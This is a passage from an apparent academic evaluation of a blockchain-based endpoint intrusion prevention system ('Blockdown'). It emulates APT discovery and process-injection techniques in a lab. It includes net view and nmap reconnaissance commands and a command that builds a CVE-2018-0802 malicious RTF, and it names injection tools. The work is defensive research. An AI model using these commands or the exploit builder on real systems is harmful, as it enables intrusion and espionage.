


Figure 76 - Unsuccessfully attempt to acquire web browser credentials.

For the second scenario, we purposefully allow PowerShell execution simply to demonstrate that even if an APT has previously managed to elevate privileges and can run important system components as administrator, the hash of the malicious script “PowerDump.ps1” script is not written on-chain, and therefore further execution of malicious tools or scripts is prevented as showed in Figure 77 top left side .For the simple case where an APT tried to launch the same attack from user’s PowerShell, that is not possible as ownership of PowerShell on-chain is assigned to Administrator only. Therefore, both preventive and detective rules triggered as seen in Figure 77 bottom right side.




Figure 77 - Unsuccessful SAM access through registry and PowerShell for both user and administrator profiles.


5.2.3.7 Discovery

Discovery phase consists of several techniques that APT actors utilize to acquire knowledge about the compromised system and the internal network. During this phase, adversaries observe the compromised ecosystem and orient themselves before deciding how to act thereafter according to their specific goals. In this section we focus on the two dominant discovery techniques as per MITRE’s database, namely we follow on footsteps of APT41 [154], an espionage group that used system native net.exe as part of network reconnaissance and thereafter used pre-compiled scanners such as Nmap [90] to scan internal systems for open ports and vulnerable services.

Results in Blockdown mode OFF

We use the following command to discover nearby Windows-based computers, as shown in Figure 78:

```
net view /domain && net view
```



```
net view /domain && net view
```

```
Domain
```

```
-----
```

```
WORKGROUP
```

```
The command completed successfully.
```

```
Server Name      Remark
```

```
-----
```

```
\\DESKTOP-VS3LKF5  georgepc
```

```
\\VINH-PC
```

```
The command completed successfully.
```

Figure 78 - Network discovery using net.exe.

In our test environment we have only one windows-based running currently with hostname “VINH-PC”. The next step is to upload a pre-compiled version of Nmap scanner and execute it. Figure 79 shows that the scan was successfully executed. For demonstration purposes we used the verbose flag (-vv) and allowed to be shown on user’s desktop.




Figure 80 - Command line execution denied.

Furthermore, the Nmap scanner was not able to execute on remote employee's endpoint since its hash is not present on chain. Running the same command (`nmap -sS -PO -vvv vinh-pc`) provides for the outcome of remote employee's screen shown in Figure 81.




Figure 81 - Nmap blocked while in Blockdown ON mode.

5.2.4 Fileless Attacks

In this section we focus on emulating fileless-based APT attack(s). In previous section 5.2.3 File-based attacks we demonstrated MITRE's ATT&CK tactics from initial access up to discovery, while the adversary's payload always had a direct or indirect interaction with the victim's hard disk drive. In this context, direct, meant that the adversary attempted to directly execute the payload, or a social engineering scenario was assumed where a direct execution of the payload was performed by the user inadvertently. Indirect execution meant that the attacker leveraged legitimate system tools such as `cmd.exe`, `powershell.exe`, `explorer.exe`, without injecting into their memory space, however.

For this attack class, the attacker will try to leverage legitimate system tools or processes by injecting malicious code onto their memory space to avoid detection. According to MITRE's attack techniques, process injection and all the relevant sub-techniques [155] such as, DLL injection, proc memory, PE injection, process hollowing, can potentially evade detection from security products since the execution is masked under a system-owned legitimate process.

Threat actors utilize this methodology after successfully exploiting a vulnerability on, for instance, victim's Microsoft Word (`winword.exe`), to quickly migrate into a more stable process e.g., `cmd.exe`, `explorer.exe` or `svchosts.exe` to move on to the next stages of execution and establishing persistent foothold on the victim's endpoint. During the previously mentioned phase of initial access through exploitation of Word, there is a short opportunity for APTs to establish persistent access, however, if the Word (`winword.exe`) process ends for

any reason, that opportunity is lost and APTs need to regain the initial access through other means. This can happen for example if winword.exe becomes unresponsive during exploitation, or simply because the user decided to terminate the malicious word document. Thereby, during this short, timewise, opportunity window APTs either drop a persistent payload on disk or use the different sub techniques of injection to establish persistent foothold on the victim's endpoint. The former case has been demonstrated in section 5.2.3 File-based attacks. In this section we follow relevant APTs simulating injection techniques to assess the efficacy of the BIDPS. However, the tests will focus explicitly on the initial access phase, since that would be the only differentiation factor compared to the rest phases demonstrated during file-based attacks.

To assess the blockchain enabled IDPS efficacy we maintain the previous settings intact and assess the remote employee's endpoint (victim) in the same two modes:

- **Blockdown mode OFF**, the endpoint operates under the normal ZTA enabled corporate environment.
- **Blockdown mode ON**, the endpoint's application execution is governed by a simple rule, namely, the application's hash attempting to execute must (1) be present on-chain, and (2) must be owned by the user, in every other case execution will be explicitly denied and moreover a detection alert will be triggered.

"Blockdown" is a naming convention we produced, since the endpoint will go in lockdown mode, however, hashes of the executable extensions are passed on the blockchain, therefore "blockdown".

5.2.4.1 Initial Access

We follow and simulate the actions of APT37 [151], a state-sponsored cyber espionage group that targeted mostly government networks and financial institutions. APT37 used to inject their payload, a cloud based remote administrator tool named ROKRAT [156], within cmd.exe, however there were cases where cmd.exe was denied by group policy thereby injection switched to other windows native processes such as svchost.exe or explorer.exe. Injection happens in three potential ways, first, utilizing windows native executables such as mavinject.exe or odbconf.exe. Second, using custom made malicious loaders or injectors. Third, by adding shellcode directly after exploitation, or even sometimes obfuscated within the exploitation phase.

For the first scenario, we replicate APT37 steps according to FireEye's report [157] and produce a malicious word document. The ad-hoc installed version of Microsoft office 2016 on remote employee's endpoint is subject to CVE-2018-0802 [158]. Then according to APT37 and once successful exploitation, we inject calc.exe leveraging mavinject64.exe. In second scenario, we use the 64-bit version of a custom injector known as InjectAllTheThings [159] to reflectively load [160] the malicious version of calc.exe. In third scenario, we load the shellcode to inject and load malicious version of calc.exe directly within the shellcode. To produce the malicious word document, we use packager_exec [161] CVE-2018-0802 with the following command:

```
packager_exec_CVE-2018-0802.py -e C:\Users\Public\calc.exe -o test.rtf
```

Blockdown mode OFF

In all three abovementioned scenarios while having Blockdown mode OFF, we got the same result. Namely, our version of calculator “calc.exe” was successfully executed and loaded on cmd.exe svchost.exe and explorer.exe respectively. The latter is shown in Figure 82.




Figure 82 - Calc.exe injected through vulnerable word instance.

Blockdown mode ON

For the first scenario, where the native mavinject64.exe is used as injector the calculator was not able to load because mavinject64.exe was blocked upon execution, as shown in Figure 83. According to our initial design and Table 12 the ownership on-chain belongs to “administrator”, therefore execution under user “George” denied while detection and prevention rules triggered.




Figure 83 - mavinject64.exe execution denied.

For the second scenario we tried the custom injector injectAllTheThings.exe, however and despite already having remote shell on the remote employee's desktop due to successful exploitation, injector's hash was not present on chain, thereby execution denied. Lastly, for the third scenario where the shellcode for calc.exe alongside the injector was passed as shellcode directly after the exploit, it was eventually possible to execute the calculator avoiding all detection triggers, as shown in Figure 84.




Figure 84 - Successful execution of calculator through reflective injected shellcode.

5.2.5 Limitations

The two attack classes selected to perform the tests include various techniques. During the testing phase, we followed tactics and techniques of APTs specifically targeting the financial services sector or having extremely high success ratio for the detection test to be as challenging as possible. Nonetheless there might be other tactics and techniques that were not included in the test with various results, hence the limitation in scope is noted. Moreover, during evaluation some payloads were by default detected by windows defender. In this case, avoiding detection, apply highly efficient obfuscation techniques or evaluating the evasion of endpoint controls other than the BIDPS was out of scope. This led to the limited available payloads (e.g., calc.exe) used to display the relevant successful techniques.

5.2.6 Specifications

Table 14 - APT simulation lab specifications.

	Remote employee SDP Client (1) (VM1)	Vinh-PC (test-pc for discovery phase)	APT simulation
Operating System (OS)	Windows 10 Pro x64	Windows 10 ARM64 insiders build	Ubuntu 20.04.2 ARM64

Hard Disk Drives (HDD)	25GB	25GB	64GB
Central Processing Unit (CPU)	2.19 GHz Quad Core Intel Core i7-4770HQ	1.20 GHz Quad Core Intel Core i7-4770HQ	2GHz Quad Core ARM64 emulation on Apple M1
Random Access Memory (RAM)	6.23GB	2GB	8GB
Software (SW)	Zscaler SDP Windows Client 3.1.0.117, HashMyFiles 2.3.7.0, SysMon64, Google Chrome 95.0.4638, Adobe Reader DC 2021.007.20099_english_x64, Microsoft Office 2016, ad-hoc vulnerable instance of Microsoft Office 2016, Java 8 Update 291, Java SE Dev Kit 16.0.1 x64, Visual C++ 2008,2010,2015-2019, NPCAP, VMWare tools, Sysmon, process explorer	Default Windows installation ARM64 version insider's preview with no additional packages or programs installed	Default ubuntu installation with MITRE Caldera installation from official github and its dependencies python3-dev, git-core, mongodb,

5.3 Conclusion and Discussion on Effectiveness

Several tactics and techniques were launched within the lab environment, as shown in Figure 85. Based on our evaluation rationale for both file-based and fileless attacks the same objectives apply. However, since the only difference between file-based and fileless attack classes would be during the execution tactic and related techniques, we started performing all applicable tactics and techniques in file-based class, and thereby re-assessed explicitly the execution tactic and related techniques under fileless attack class.

